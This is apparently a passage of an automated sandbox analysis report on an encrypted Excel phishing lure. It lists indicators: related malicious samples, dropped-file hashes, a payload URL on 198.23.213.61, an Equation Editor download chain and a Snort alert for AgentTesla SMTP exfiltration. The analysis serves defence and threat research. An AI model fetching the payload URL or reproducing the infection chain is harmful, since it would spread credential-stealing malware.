	New Order for April#89032.xlsx	Get hash	malicious	Browse	• 198.23.174.104
	PO PR 111500976.xlsx	Get hash	malicious	Browse	• 198.23.213.61
	Revised Proforma.xlsx	Get hash	malicious	Browse	• 198.23.207.115
	7yTix20XaT.rtf	Get hash	malicious	Browse	• 198.23.251.121
	Inquiry.docx	Get hash	malicious	Browse	• 198.23.251.121
	order1562.docx	Get hash	malicious	Browse	• 198.23.251.121
	order1562.docx	Get hash	malicious	Browse	• 198.23.251.121
	lF5VYmf6Tm.exe	Get hash	malicious	Browse	• 192.3.26.107
	P.O_RFQ0098765434.xlsx	Get hash	malicious	Browse	• 198.46.132.132
	Payment Proof.xlsx	Get hash	malicious	Browse	• 198.23.174.104

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\rrr[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	908288
Entropy (8bit):	7.684156698361381
Encrypted:	false
SSDEEP:	24576:4FRSVYNp2zQ7GGGaw7nJm7vooyqXRiuDWYTf:4HlNEUdGZ7nCgvK3DW
MD5:	ABEB7AA739C4F99C996B91E51A1FA885
SHA1:	A0DBD11A666DBA40556F7131D5845A061769A62F
SHA-256:	428039D6537A6684C3825BC678F9939754A71E346A8BF5D50B9DABFDCE19ACFF
SHA-512:	0CA016AF9A1CDB7D1395AAD1503EF3C3FA9560BE948B4F698C428E88A475494F0BF79B31A9D17606B9CA84EB3EC7E9E22B3CB06F666C681AD9ABA948F2AE2A63
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://198.23.213.61/rrr.exe

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\rrr[1].exe

Preview:	MZ.....................@..!..L.!This program cannot be run in DOS mode....$.......PE..L.....t`.............P................. ........@.. ....................... .......... ..@...................................K...................................................................................... ............... ..H............text........ ...................... ..`.rsrc..............................@..@.reloc........ ....@..B.......................H...0..#.......+.&...(....(..........(.....o.....*.................0..#.......+.&..8......8.....+:..ca.+...ja...oXE..... ....'...]....](.....+......&...+..b(......d(.....+...\XE............!...*...9...H...V..._...z..........+.8y.......8p.....j(.....8b.......8Y.....(.......8J.....(.......8;........&...8-.......8$.....(....+.(....8.......8......(.. ..+..8.......8....*..0..........+.&...+A..qa.+...ja8p.....kY

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3CF4807.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 294 x 262, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	20455
Entropy (8bit):	7.971919017844605
Encrypted:	false
SSDEEP:	384:brrClKSmZ1oI21dlIsZyc++ZeZhJV5nmVOpheJG3u8ItmJIJ:rClKSmZ1oIFcheZhJV5nrS+urmSJ
MD5:	4BE445245B4530E9136AA45ECC8D18FB
SHA1:	83810AE3E998B2EDD2FCB72A19E558D7D8E334B4
SHA-256:	5521F2BF794D82C2C2638841118176A4D1924F049A1F545E1C4E85F375021783
SHA-512:	E836B244C884854650388635289C62C490A6DC8585CD7DAAC649D9AB5339CD9A5C419DC7ED4778B6AF77904F3BAA976DBC447F8EE503DEC45DC293FFB23E5E 0
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR...&..........h8.....pHYs..........(J... .IDATx..w.]U..?k.....K.....HHB .`.B.......{.^.\.~.+...H....J..Z*.L2}..){.....9s..A....<O......Z..[m/.9s4....E.#.....`8..Ig|G.X..wo6........!z.. .!L...R.....M......F)...CJ.K.|=/.R.8.RJ...Y....#.....`0.S.!..bl..g.y.g.y....e..J.SZ.R..L&.....,.g...e.`0.....S^^.i.2e...z+.......8..).TJ).,X...q..!.i.......5Zkf..-[......c.H&....3w...E}.......%.:SJ.0w.\. {.1.....\IJO.Hux..a.....##J...$SW....8.p8....<&.5.eu.(.........'.....q.%..K.....n...d.%..p.x7}yWa2.....F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C. a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F... C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F. ..C.a..`0d.F...C.a..`0d.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\45AE4F8B.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 294 x 262, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	20455
Entropy (8bit):	7.971919017844605
Encrypted:	false
SSDEEP:	384:brrClKSmZ1oI21dlIsZyc++ZeZhJV5nmVOpheJG3u8ItmJIJ:rClKSmZ1oIFcheZhJV5nrS+urmSJ
MD5:	4BE445245B4530E9136AA45ECC8D18FB
SHA1:	83810AE3E998B2EDD2FCB72A19E558D7D8E334B4
SHA-256:	5521F2BF794D82C2C2638841118176A4D1924F049A1F545E1C4E85F375021783
SHA-512:	E836B244C884854650388635289C62C490A6DC8585CD7DAAC649D9AB5339CD9A5C419DC7ED4778B6AF77904F3BAA976DBC447F8EE503DEC45DC293FFB23E5E 0
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR...&..........h8.....pHYs..........(J... .IDATx..w.]U..?k.....K.....HHB .`.B.......{.^.\.~.+...H....J..Z*.L2}..){.....9s..A....<O......Z..[m/.9s4....E.#.....`8..Ig|G.X..wo6........!z.. .!L...R.....M......F)...CJ.K.|=/.R.8.RJ...Y....#.....`0.S.!..bl..g.y.g.y....e..J.SZ.R..L&.....,.g...e.`0.....S^^.i.2e...z+.......8..).TJ).,X...q..!.i.......5Zkf..-[......c.H&....3w...E}.......%.:SJ.0w.\. {.1.....\IJO.Hux..a.....##J...$SW....8.p8....<&.5.eu.(.........'.....q.%..K.....n...d.%..p.x7}yWa2.....F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C. a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F... C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F...C.a..`0d.F. ..C.a..`0d.F...C.a..`0d.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9C9F6B5.emf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1316
Entropy (8bit):	3.231952653147437
Encrypted:	false
SSDEEP:	24:YCoj/Bu99E/B08nV3DaBIyEvkxglYGPnSZcRO2:qbXVYI7vkO1SN2
MD5:	4FA847E6C8056B31A5F0F4B7C3D9CCF6
SHA1:	597549E70D2C312DD28DAC68E8E6BC4AF7ACCCE2
SHA-256:	ACAF685D01DFC758C527F08DAD673786202110469428637D26A53FA964FBEF95
SHA-512:	168111BCAE03070B06917A8CF789727146DB82ECFA076794F4609F04B1844790CFA1B4F64AD79E1BDA8937705051CB9DBD3DE09689C4FF7796BE8EA33D0E54F
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9C9F6B5.emf	
Preview:	....l.....l..n... EMF....$.....V.....fZ..U"..F...4...&...GDIC.....^T.....-.....!..... .....@..Calibri..1.L....p....Iww@.zw..f.....-.....2.....Label1.....'.....!..... '.....%.....L...d.....!.....?.....?.....R...p.....@..C.a.l. i.b.r.i.....zw.....0.....<....e]w.....Yw5..[....pe]w.e]w.....Z..... .....?...?.....<..... ...<....]]w.]]w...,....L.....8..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C21E6C10.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D0E8725C.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F3AA532.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	663104
Entropy (8bit):	2.965273617796436
Encrypted:	false
SSDEEP:	3072:Y34UL0tS6WB0JOqFVY5QcARI/McGdAT9kRLFdtSy7u50yknG/qc+B:i4UcLe0JOqQQZR8MDdATCR3tSRjqcy
MD5:	C4321C85D61A995BB80A5ECD394CC221
SHA1:	F361F7AFAB356415EC6655DC637553BE174567F7
SHA-256:	C22EED7CE47FE475B4765D04D44DC31A54D70ECDEBF42683F24AFED854A9C51E
SHA-512:	7DA08D9223B8D193BE36BF98A7E1DD6088D20BAC2A723746531560D8D4B28844EA168696BBFA156FEA64088665DD8EE2902AF74A365D6231B05C02A92DE144E
Malicious:	false
Reputation:	low
Preview:	....l.....h...>.. EMF....@.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@..C.a.m.b.r.i.a. .M.a.t.h..... .....N.[....|.....h... .N.[....|.. ....y\V|..... .....z\V.....X..."...A..... .B.....C.a.m.b.r.i... .M.a.t.h...${.....B}.....2UV.....{SV.....dv.....%..... ..%.....%.....R...p.....@..C.a.m.b.r.i.a. .M.a.t.h.....RV"...p.Aw\...b.\V.@}."....|0....\V ....y\V..... .....0...z\V..... .....2".....d....."...A.....p0..|0... .B.....

C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	241332
Entropy (8bit):	4.206799202337516
Encrypted:	false
SSDEEP:	1536:cG1LEQNSk8SCtKBX0Gpb2vxKHnVMOkOX0mRO/NIAIQK7viKAJYsA0ppDCLTfMRsi:cANNSk8DtKBrpb2vxrOpprf/nVq
MD5:	4F3F9FDF02EDABE0217F80DAEB24F300
SHA1:	3AE00A6FE91DA38202C32F516E63D27F7B48F032
SHA-256:	96875F8F702463D54345CCC3AE6442E40DB78C03A9B504F45CB9F3A59713FD35
SHA-512:	BD87065CA3E942EC45FDE91796EE394D45E288E53210B1B39E2DDBA66D2B0BD3C1E5B36C95864EA386447AD3BF0109E550091E66A49ED12A2180B12C4E99287B
Malicious:	false
Reputation:	low
Preview:	MSFT.....Q.....$.....$..... .....d.....X..... .....L.....x.....@.....I.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....\|.....D.....p.....8.....d.....X..... .....L.....x.....@..... ..I ... ..4!...!...!..`"..."..(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... H...4.....x...I.....T..... ..P..... ....&!..... .....

C:\Users\user\Desktop\~$ORDER 9387383900.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	908288
Entropy (8bit):	7.684156698361381
Encrypted:	false
SSDEEP:	24576:4FRSVYNp2zQ7GGGaw7nJm7vooyqXRiuDWYTf:4HlNEUdGZ7nCgvK3DW
MD5:	ABEB7AA739C4F99C996B91E51A1FA885
SHA1:	A0DBD11A666DBA40556F7131D5845A061769A62F
SHA-256:	428039D6537A6684C3825BC678F9939754A71E346A8BF5D50B9DABFDCE19ACFF
SHA-512:	0CA016AF9A1CDB7D1395AAD1503EF3C3FA9560BE948B4F698C428E88A475494F0BF79B31A9D17606B9CA84EB3EC7E9E22B3CB06F666C681AD9ABA948F2AE2A63
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....t`.....P..... .....@.. ..... ..... ..@.....K..... ..... ..H.....text..... ..... ..`.rsrc.....@..@.reloc..... .....@..B.....H.....0..#.....+.&...(....(.....(.....o.....*.....0..#.....+.&..8.....8.....+:..ca.+...ja...oXE..... .....'...]....](.....+.....&...+..b(.....d(.....+...\XE.....!...*...9...H...V..._...z.....+.8y.....8p....j(.....8b.....8Y.....(.....8J.....(.....8;.....&...8-.....8$.....(....+.(....8.....8.....(.. ..+..8.....8....*..0.....+.&...+A..qa.+...ja8p.....kY

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.987533610374864
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	ORDER 9387383900.xlsx
File size:	379392
MD5:	6cd928e3be0956061f518082a5acb60b
SHA1:	0e377a42bd4197fceb15e458ccfb46445e7f0132
SHA256:	19a975e2303b2394ab8ec3550799702b6a6a1eb166c588e90619e2c117baf73f
SHA512:	d9654dedf72542e326a20c0d151111b5b80929ca7c447071897046ffb24c00d1601ad790c8abcc3893ed75f99415359e0b98c431f2ea3450888c9dd66b2fca24
SSDEEP:	6144:RyT0CRmNtvySlIWXP5qVwqNglfqmzs1bZNgWWYnJapvfVRLNlbXdxWruoV60Adm/:4z4tqSCWKbGSvFPWYJmFVNl5xWJU0Em/
File Content Preview:	.....>.....|.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "ORDER 9387383900.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112

General	
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . c . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 372360

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	372360
Entropy:	7.99934422624
Base64 Encoded:	True
Data ASCII:	} . . . . B z J 6 . . . . . . n . . . . . n s . F q . . p 3 . O B 7 . . G . . . R G p . . * . . . j . . . . . (6 . p c I . . . . L y . . r . . . ' . . . | . & . . . . . r . . . ' . . . | . & . . . . . r . . . ' . . . | . & . . . . . r . . . ' . . . | . & . . . . . r . . . ' . . . | . & . . . . . r . . . ' . . . | . & . . . . . r . . . ' . . . | . & . . . . . r . . . ' . . . | . & . . . . . r . . . ' . . . | . & . . . . . r . . . ' . . . | . & . . . . . r . . . ' . .
Data Raw:	7d ae 05 00 00 00 00 00 c2 42 7a 4a 36 9f d2 19 ca ce 88 6e ca 03 1e 01 e5 6e 73 00 46 71 db de 70 33 88 4f 42 37 e3 e3 47 f2 e2 fc 52 47 70 d9 9b 2a db 10 df 6a e6 c3 1a bd eb 28 36 c3 70 6f 49 0c db b7 a6 4c 79 1a 81 72 0e f6 af 27 bd c6 1b 7c d0 26 85 8f c2 8c 81 72 0e f6 af 27 bd c6 1b 7c d0 26 85 8f c2 8c 81 72 0e f6 af 27 bd c6 1b 7c d0 26 85 8f c2 8c 81 72 0e f6 af 27 bd c6

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.49739252472
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . $ . . . . f . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . H S . . > . . . . { 5 F . | e . . . . + q . . . . + % s . . . . C ? . k . . . , B L . . . 3 f . . . . . F 3 i J


General	
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/12/21-11:36:32.655479	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49166	587	192.168.2.22	208.91.199.225

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 11:34:49.508043051 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:49.644728899 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:49.644813061 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:49.645109892 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:49.782322884 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:49.782351017 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:49.782362938 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:49.782378912 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:49.782480001 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:49.917784929 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:49.917829990 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:49.917850971 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:49.917876959 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:49.917897940 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:49.917920113 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:49.917943001 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:49.917967081 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:49.917989016 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:49.918010950 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:49.918013096 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.053291082 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.053330898 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.053347111 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.053368092 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.053402901 CEST	80	49165	198.23.213.61	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 11:34:50.053426027 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.053452969 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.053479910 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.053508043 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.053529978 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.053545952 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.053551912 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.053575039 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.053581953 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.053586960 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.053591013 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.053594112 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.053597927 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.053601980 CEST	80	49165	198.23.213.61	192.168.2.22
Apr 12, 2021 11:34:50.053618908 CEST	49165	80	192.168.2.22	198.23.213.61
Apr 12, 2021 11:34:50.053627968 CEST	80	49165	198.23.213.61	192.168.2.22
